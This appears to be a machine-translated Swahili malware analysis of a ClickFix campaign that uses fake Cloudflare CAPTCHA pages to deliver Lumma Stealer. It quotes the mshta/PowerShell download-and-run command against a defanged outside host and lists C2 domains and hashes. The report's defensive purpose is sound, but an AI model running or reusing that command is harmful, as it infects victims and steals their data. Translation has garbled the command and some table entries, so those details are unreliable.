

Utangulizi:
Hivi majuzi tulitambua kampeni mpya ya programu hasidi inayotumia kurasa ghushi za CAPTCHA kuwasilisha Lumma Stealer, mwizi wa habari anayefanya kazi chini ya muundo wa programu hasidi kama huduma (MaaS), iliyogunduliwa kwa mara ya kwanza mnamo 2022. Katika kampeni za awali, zikiwemo zile za katikati ya mwaka wa 2024, washambuliaji walitumia BofyaFix mbinu ya udanganyifu inayohusisha ulaghai na kurasa bandia za uthibitishaji za Google kwenye kurasa za Google za uthibitishaji bandia.

Katika kampeni hii ya hivi punde zaidi, wavamizi wanaendelea kutumia ClickFix, kutumia kurasa za hadaa na uwongo wa reCAPTCHA kuwahadaa waathiriwa kutekeleza amri hasidi zilizonakiliwa kwenye ubao wao wa kunakili. Hata hivyo, sasa wamehamishia mwelekeo wao kwenye kuiga kurasa za uthibitishaji za Cloudflare. Katika ripoti hii itaelezea hatua tofauti za mlolongo wa maambukizi ya ClickFix; BofyaFix kurasa zinazojifanya kuwa Cloudflare reCAPTCHA, jinsi inavyotumia vibaya MSHTA na PowerShell kutoa kipakiaji cha .NET.
Chain ya Kuambukiza:


Msururu wa maambukizi huanza na ukurasa bandia wa CAPTCHA ulioundwa kumdanganya mwathiriwa kuendesha amri hasidi. Ukurasa wa wavuti unaonyesha ujumbe wa udanganyifu kama "Mimi si roboti - Uthibitishaji wa Cloudflare", unaomshawishi mtumiaji kunakili na kutekeleza amri iliyotolewa kwenye kidirisha cha Windows Run. Mara tu amri ikitekelezwa, huzindua mshta.exe, ambayo huendesha VBScript iliyopachikwa. VBScript huunda kitu cha WScript.Shell kutekeleza amri ya PowerShell . Kisha PowerShell hutumia Invoke-WebRequest kupakua mzigo hasidi (g.exe) kutoka kwa seva ya mbali na kuihifadhi kwenye folda ya Vipakuliwa. Baadaye, v.exe hutekelezwa kwa kutumia Mchakato wa Kuanza, na kuanzisha hatua inayofuata ya shambulio. Faili ya v.exe hufanya kazi kama kipakiaji, ambacho huondoa na kuingiza Lumma Stealer kwenye kumbukumbu.
Uchambuzi wa Hati Iliyopachikwa ya JS:
Hati hii imeundwa kutekeleza shambulio la uhandisi wa kijamii kwa kuwahadaa watumiaji kunakili na kutekeleza amri mbovu za PowerShell. Shambulio hilo linajifanya kuwa mchakato wa uthibitishaji wa binadamu wa Cloudflare, na kuifanya ionekane kuwa halali huku ikitekeleza shughuli ovu kimyakimya.
Upakiaji hasidi katika Vipengee vya eneo la maandishi:

Hati hasidi ya JS ina vipengele viwili vya eneo la maandishi vilivyopachikwa kwa amri hasidi za PowerShell na MSHTA. Upakiaji wa kwanza hutekeleza amri ya PowerShell iliyoundwa ili kupakua na kuendesha faili hasidi (kyc.mp4) kutoka hxxps[:]//deskbot.net. Njia hii ilitumiwa kutoa Lumma Stealer, ambayo imetolewa maoni katika faili ya JavaScript (ona Mchoro 3).
Sehemu ya pili ya eneo la maandishi, hutumia mshta.exe, kutekeleza VBScript ambayo inazindua amri ya PowerShell.
mshta vbscript:Tekeleza(“CreateObject(“”WScript.Shell””).Endesha(“”powershell -c iwr 'hxxps[:]//kvndbb3[.]com/g[.]exe' -o $HOME\Vipakuliwa\v.exe; Anza-Mchakato $\ME\;Pakua" dirisha. roboti - Kitambulisho cha Uthibitishaji cha Cloudflare: 0mUiAHM")
Inatumia Invoke-WebRequest (iwr) kupakua “ g.exe” kutoka kvndbb3[.]com na kuihifadhi kama “v.exe” kwenye folda ya Vipakuliwa. Na zaidi huitekeleza kwa kutumia Start-Process. Njia hii hutumika kama mbinu ya kukwepa katika mashambulizi ya programu hasidi ili kukwepa hatua za usalama kwa kutumia kama vile mshta.exe na WScript.Shell

Mbinu Bandia za Uthibitishaji wa Binadamu:
Mojawapo ya vipengele vya udanganyifu zaidi vya hati hii ni matumizi yake ya utaratibu wa uthibitishaji wa kibinadamu. Inaiga mchakato wa uthibitishaji wa Cloudflare ili kuwafanya watumiaji kuamini wanahitaji kukamilisha hatua ya ziada. Mtumiaji anapobofya kitufe cha uthibitishaji, hati hunakili kiotomatiki amri hasidi iliyofichwa kwenye ubao wake wa kunakili. Kisha mwathiriwa analaghaiwa kubandika na kutekeleza amri hii kwenye terminal yake, na kuruhusu programu hasidi kupakuliwa na kutekelezwa.
Ili kufanya shambulio hilo kuwa na ufanisi zaidi, hati inajumuisha tafsiri nyingi za lugha (Kiingereza, Kihispania, Kichina, Kiarabu, Kihindi, na zaidi). Hii ina maana kwamba mshambuliaji analenga hadhira ya kimataifa, na kuongeza uwezekano wa kuambukizwa kwa mafanikio.
Utaratibu wa Utekaji nyara wa Ubao wa kunakili:

Hati hutumia kitendakazi cha copyToClipboard() , ambacho huchagua amri hasidi ya PowerShell ndani ya eneo la maandishi lililofichwa na kuinakili kwenye ubao wa kunakili mtumiaji anapoingiliana na kitufe cha uthibitishaji. Hii ni mbinu ya siri ya kuwafanya watumiaji kutekeleza msimbo hasidi bila kujua. Kama inavyoonyeshwa kwenye mchoro wa 3 na mchoro wa 5.
Mara baada ya kunakiliwa, mshambulizi anamwagiza mtumiaji kubandika na kuendesha amri katika terminal ya PowerShell. Ikitekelezwa, programu hasidi itapakuliwa, kusakinishwa, na inaweza kutumika kupata uendelevu kwenye mashine ya mwathiriwa.
Uchambuzi wa kipakiaji cha dotnet:

Loader hutumia mbinu mbalimbali za kupambana na uchanganuzi kuzuia watafiti na kukwepa kutambuliwa. Uchambuzi wetu umebaini kuwa kipakiaji hufuatilia muda wa utekelezaji ili kugundua utatuzi au mazingira ya kisanduku cha mchanga. Ukaguzi huu unaisaidia kutambua majaribio yanayoweza kutokea ya uchanganuzi, kama inavyoonyeshwa kwenye kielelezo 8.



Wakati wa uchambuzi wa kipakiaji, tuligundua kwamba huondoa msimbo wa pili wa malipo kwa kutumia ufunguo unaoonyeshwa kwenye mchoro 9. Msimbo ulioondolewa msimbo kisha huingizwa kwenye kumbukumbu ya mchakato kwa kutumia API kama vile VirtualProtect, ikifuatiwa na WriteProcessMemory na CreateThread kutekeleza mzigo ulioingizwa. Mbinu hii hutumika sana kukwepa kugunduliwa na kuhakikisha msimbo hasidi unaendeshwa kwenye kumbukumbu inayoonyeshwa kwenye mchoro 10 ulio hapa chini.
Uchambuzi wa Upakiaji (Lumma Stealer):

Sampuli ya upakiaji ni sampuli ya 32bit yenye data na mifuatano iliyosimbwa kwa njia fiche.

Inauliza kisanduku cha mazungumzo chenye ujumbe "Je, unataka kutumia programu hasidi", ikitumika kama ukaguzi wa mwisho kabla ya kuendelea na utekelezaji wa programu hasidi kama inavyoonyeshwa kwenye mchoro 12.
Uwezo wa Kutatua API:

Ina uwezo wa kusuluhisha API kwa kutumia mbinu ya kuharakisha API iliyoonyeshwa hapa chini kielelezo cha 13.
Utaftaji wa data

Programu hasidi hutumia API za Windows GDI, ikiwa ni pamoja na BitBlt na CreateCompatibleBitmap, ili kunasa skrini nzima na kuhifadhi maudhui yaliyonaswa kama picha ya bitmap.

Pia hujaribu kuiba data nyeti kutoka kwa ubao wa kunakili kwa kutumia API ya GetClipboardData. Baada ya data kutolewa, huanzisha muunganisho wa amri na udhibiti (C2C) ili kupenyeza maelezo yaliyoibwa.
Muunganisho wa C2C:
Stealer hutumia Mozilla/5.0 katika mfuatano wake wa Wakala wa Mtumiaji ili kuchanganya na trafiki halali ya wavuti wakati inawasiliana na seva zake za C2C. Mbinu hii humsaidia mwizi kuepuka kutambuliwa na suluhu za usalama zinazofuatilia trafiki ya mtandao kwa hitilafu.


Programu hasidi inategemea vikoa saba vyenye msimbo gumu kama seva za amri na udhibiti ili kuwezesha masasisho, kupokea amri na kupenyeza data iliyoibwa.
Hitimisho:
Kampeni ya ClickFix inaonyesha jinsi watendaji wa Tishio wanavyoendelea kutumia mbinu za uhandisi wa kijamii ili kupita hatua za usalama na kuwahadaa watumiaji. Katika kampeni hii kwa kutumia kurasa ghushi za Cloudflare CAPTCHA, utekaji nyara wa ubao wa kunakili, na matumizi mabaya ya huduma za Windows kama vile MSHTA na PowerShell, wavamizi huleta na kutekeleza Lumma Stealer kwa ufanisi. Kipakiaji cha NET kilichotumika katika shambulio hili kinajumuisha mbinu za kuzuia uchanganuzi ili kukwepa ugunduzi. Matumizi ya lugha nyingi katika kampeni huangazia mbinu ya kimataifa ya ulengaji, na kuifanya kuwa tishio kubwa.
Mbinu za MITER ATT&CK:
| jina | Kitambulisho cha Mbinu | jina |
| Uthibitishaji wa kinasa bandia | T1566 | Hadaa |
| Utekelezaji wa PowerShell | T1204
T1059.001 |
Utekelezaji wa Mtumiaji Amri na Mkalimani wa Maandishi: PowerShell |
| Utekelezaji wa Mshta
|
T1218.005
T1027.009 |
Utekelezaji wa Wakala wa Mfumo wa Mbili: Mshta Faili au Taarifa Zilizofichwa: Malipo yaliyopachikwa |
| screen Capture | T1113 | screen Capture |
| Imetekeleza upakiaji uliosimbwa kwa njia fiche kwa kutumia powershell.exe
|
T1059.001
T1027.013 |
Amri na Mkalimani wa Maandishi: PowerShell Faili Zilizofichwa au Taarifa: Faili Iliyosimbwa/Iliyosimbwa |
| Ingiza Nasa | T1056 | Ufungashaji |
| Ukwepaji wa Ulinzi | T1055.012 | Mchakato wa Sindano: Mchakato Hollowing
|
| Sindano ya Maudhui | T1659 | Kuingiza msimbo hasidi kwenye mifumo |
| Amri na Kudhibiti | T1071.001 | Itifaki ya Tabaka la Maombi: Itifaki za Wavuti
|
Ulinzi:
Trojan.Ghanarava.1739530256ee4fbc
Trojan.Ghanarava.1739337049382d41
Trojan.LummaStealerCiR
IOC:
| MD5 | Filename |
| 9A926390B4E4EF1EEC4E9E6C80382D41 | v.exe |
| 049F8BF92786B0AFF493BC8533EE4FBC | Upakiaji wa Lumma |
| C2C | |
| ignoredshee.com | |
| breedertremnd.com | |
| garulouscuto.com | |
| torpdidebar.com | |
| hopefreemed.com | |
| actiothreaz.com | |
| importenptoc.com | |
| rebeldettern.com | |
| torpdidebar.com | |
| voicesharped.com
|
|
waandishi:
Soumen Burma
Vaibhav Billade



